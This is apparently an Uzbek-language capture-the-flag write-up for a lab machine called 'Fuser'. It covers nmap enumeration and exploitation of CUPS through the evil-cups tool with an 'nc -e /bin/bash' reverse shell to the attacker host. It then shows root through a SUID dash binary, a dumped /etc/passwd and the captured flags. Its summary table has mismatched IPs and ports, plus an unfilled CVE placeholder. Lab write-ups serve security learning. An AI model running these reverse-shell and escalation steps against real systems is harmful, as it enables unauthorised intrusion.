Fuser

`IP address`	192.168.224.193
`Operatsion Tizim Nomi (Distribution)`	Linux
`Operatsion Tizim Kernel Verisyasi`	linux_kernel:5.6.3
`Web Server dasturi va Versiyasi`	MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
`Ochiq Portlar`	22,80,11

Topilgan Flaglar

▼ User Flag

💡 User Flag: 523ac6c4f33201cec8e933042dd37ba6

▼ Root Flag

💡 Root Flag: fe82ce45606fc67448677e4218931a77


Toplgan Zaifliklar

CVE-XXXX-XXXX	Ushbu CVE x dasturining 2.X.X-versiyasida mavjud bo’lib, hujumchiga X hujumni amalga oshirishga yordam beradi. Bu zaiflik X zailik deb ataladi. Ushu havola orqali batafsil o’rganib chiqish mumkin. [Link qoldirasiz.]	Exploit linki berilishi kerak agar mavjud bo’lsa

Hisobot

▼ Enumeration (Ma’lumot to’plash

machinening ipsini bilish maqsadida `sudo arp-scan -l |grep 08:00` qildik




endi bu mamchinening ochiq portlari va machine haqida maulot olish uchun `nmap -A` orqali scan qilamiz

```
┌──(umar㉿kali)-[~]
└─$ nmap -A 10.84.195.199
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-18 09:14 +0500
Nmap scan report for 10.84.195.199
Host is up (0.00062s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
| ssh-hostkey:
|   3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
|   256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
|_  256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
80/tcp  open  http    Apache httpd 2.4.56 ((Debian))
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: Site doesn't have a title (text/html).
631/tcp open  ipp     CUPS 2.3
|_http-title: Inicio - CUPS 2.3.3op2
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: CUPS/2.3 IPP/2.1
MAC Address: 08:00:27:0C:04:88 (Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.62 ms 10.84.195.199

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.58 seconds
```

endi web sahifasiga kirib koramiz



endi web sahifada qanday directorylar bor ekanligini korish uchun

▼ Exploitation (Buzib kirish)

feroxbuster va gobuster orqali hech narsa topa olmadim endi lekin ipp haqida izlanib korganimda unga printer va boshqa qurilmalar ulab u orqali initial access olish mumkinligini bildim va shu yoldan davom etamiz

```
┌──(umar㉿kali)-[~]
└─$ git clone https://github.com/IppSec/evil-cups.git
cd evil-cups
Cloning into 'evil-cups'...
remote: Enumerating objects: 8, done.
remote: Counting objects: 100% (8/8), done.
remote: Compressing objects: 100% (5/5), done.
remote: Total 8 (delta 1), reused 8 (delta 1), pack-reused 0 (from 0)
Receiving objects: 100% (8/8), done.
Resolving deltas: 100% (1/1), done.

┌──(umar㉿kali)-[~/evil-cups]
└─$
```

Kerakli bog’liqliklarni o’rnatish — odatda repo ichida `requirements.txt` yoki `README.md` bor, ularni tekshiramiz

```
hint: See PEP 668 for the detailed specification.

┌──(umar㉿kali)-[~/evil-cups]
└─$ ls -la
total 28
drwxrwxr-x   3 umar umar 4096 Oct 18 13:01 .
drwx--x---+ 29 umar umar 4096 Oct 18 13:01 ..
-rw-rw-r--   1 umar umar 7511 Oct 18 13:01 evilcups.py
drwxrwxr-x   7 umar umar 4096 Oct 18 13:01 .git
-rw-rw-r--   1 umar umar    6 Oct 18 13:01 .gitignore
-rw-rw-r--   1 umar umar   10 Oct 18 13:01 requirements.txt

┌──(umar㉿kali)-[~/evil-cups]
```

Virtual muhit yaratib, kerakli paketlarni o’rnatamiz

```
┌──(umar㉿kali)-[~/evil-cups]
└─$ python3 -m venv venv
source venv/bin/activate
pip install -r requirements.txt
Collecting ippserver (from -r requirements.txt (line 1))
  Downloading ippserver-0.2-py3-none-any.whl.metadata (558 bytes)
Collecting requests (from ippserver->-r requirements.txt (line 1))
  Using cached requests-2.34.2-py3-none-any.whl.metadata (4.8 kB)
Collecting charset_normalizer<4,>=2 (from requests->ippserver->-r requirements.txt (line 1))
  Using cached charset_normalizer-3.5.2-cp314-cp314-manylinux2014_x86_64.manylinux_2_17_x86_64.manylinux_2_28_x86_64.whl.metadata (46 kB)
Collecting idna<4,>=2.5 (from requests->ippserver->-r requirements.txt (line 1))
  Using cached idna-3.20-py3-none-any.whl.metadata (7.2 kB)
Collecting urllib3<3,>=1.26 (from requests->ippserver->-r requirements.txt (line 1))
  Using cached urllib3-2.8.0-py3-none-any.whl.metadata (7.4 kB)
Collecting certifi>=2023.5.7 (from requests->ippserver->-r requirements.txt (line 1))
  Using cached certifi-2026.7.22-py3-none-any.whl.metadata (2.5 kB)
Downloading ippserver-0.2-py3-none-any.whl (14 kB)
Using cached requests-2.34.2-py3-none-any.whl (73 kB)
Using cached charset_normalizer-3.5.2-cp314-cp314-manylinux2014_x86_64.manylinux_2_17_x86_64.manylinux_2_28_x86_64.whl (255 kB)
Using cached idna-3.20-py3-none-any.whl (69 kB)
Using cached urllib3-2.8.0-py3-none-any.whl (135 kB)
Using cached certifi-2026.7.22-py3-none-any.whl (136 kB)
Installing collected packages: urllib3, idna, charset_normalizer, certifi, requests, ippserver
Successfully installed certifi-2026.7.22 charset_normalizer-3.5.2 idna-3.20 ippserver-0.2 requests-2.34.2 urllib3-2.8.0

┌──(venv)─(umar㉿kali)-[~/evil-cups]
└─$
```

requirements.txt ichida nima borligini tekshiramiz

```
┌──(venv)─(umar㉿kali)-[~/evil-cups]
└─$ cat requirements.txt
ippserver

┌──(venv)─(umar㉿kali)-[~/evil-cups]
└─$
```


endi listener yoqib qoyamiz

```
┌──(umar㉿kali)-[~]
└─$ nc -lvnp 7777
Listening on 0.0.0.0 7777
```

va printer ha yaratamiz


```
┌──(venv)(umar㉿kali)-[~/evil-cups]
└─$ python3 evilcups.py 10.84.195.18 10.84.195.199 'nc -e /bin/bash 10.84.195.18 7777'
IPP Server Listening on ('10.84.195.18', 12345)
Sending udp packet to 10.84.195.199:631...
Please wait this normally takes 30 seconds...
0 elapsed
```

endi webga kiramiz




bu yeda printer yaratildi hacked nomli uning ichiga kiramiz

Maintenance ni ochib, ichidan Print Test Page ni tanlaymiz.




▼ Initial Access (Kirish huquqiga erishish)

va bizga lp shelini yubordi



endi huquqlarimizni oshirishga harakat qilamiz

```
find / -perm -4000 2>/dev/null
```



`/usr/bin/dash` ehtimoliy privillage escalation yoliga oxshab korinyabdi uni GTFobinsan qidirib koramiz

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.


This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which dash) .

./dash -p
```

▼ Privilage Escalation (Huquqlarni oshirish)

endi dash -p orqali rootga o`tamiz



endi userlarni koramiz

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
avahi:x:106:113:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
saned:x:107:116::/var/lib/saned:/usr/sbin/nologin
colord:x:108:117:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
toner:x:1000:1000:toner:/home/toner:/bin/bash
```

endi tony userining flagini oqiymiz

```
cd toner
ls
user.txt
cat user.txt
523ac6c4f33201cec8e933042dd37ba6
```

endi rootning flagini oqiymiz

```
cat /root/root.txt
fe82ce45606fc67448677e4218931a77
```